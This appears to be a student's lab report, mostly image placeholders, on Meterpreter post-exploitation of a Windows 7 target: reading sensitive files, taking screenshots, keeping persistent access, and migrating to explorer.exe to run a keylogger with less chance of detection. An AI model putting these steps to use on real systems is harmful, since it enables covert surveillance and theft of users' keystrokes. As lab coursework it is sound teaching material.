



🔍 Identify Sensitive Files on the Target System

1.**Use the ls** command to list files and directories in the current location.


2.**Use the cat** command to read the contents of sensitive text files.


3.Navigate to the Desktop directory with the cd Desktop command to locate important files






Read Sensitive Files on Windows 7






💻 Get a GUI View of the Target System

Use the **screenshot** command in the Meterpreter session to take a snapshot of the target system's current screen. This helps visually verify the state of the target without needing full GUI access.





The screenshot is saved locally on the attacker's machine at:
/home/kali/sCZnhunD.jpeg



📁 Create and Rename a Folder to Your Student Number

Use **cd and Paste the Path** to Check the Folder Creation Location, and Use **mkdir**





Maintaining Access

After gaining control of the target system, it is essential to maintain access for continued control. This can be done by installing backdoors, creating new user accounts, or setting up persistent connections to ensure access even after a system reboot or detection


Installing Keyloggers

Migrate to explorer.exe Before keyscan_start


We migrate to explorer.exe **before starting a keylogger** because:

1. ✅ explorer.exe is a **stable process** that runs as long as the user is logged in.
2. It runs under the **logged-in user's account**, so we can capture their real keystrokes.
3. It's a **trusted Windows process**, so it's less likely to crash or get detected.


By migrating to explorer.exe, we make sure the **keylogger works properly** and collects the user's actual keystrokes.



⌨️ After starting **keyscan_start**, I type some text on the Windows 7 computer.




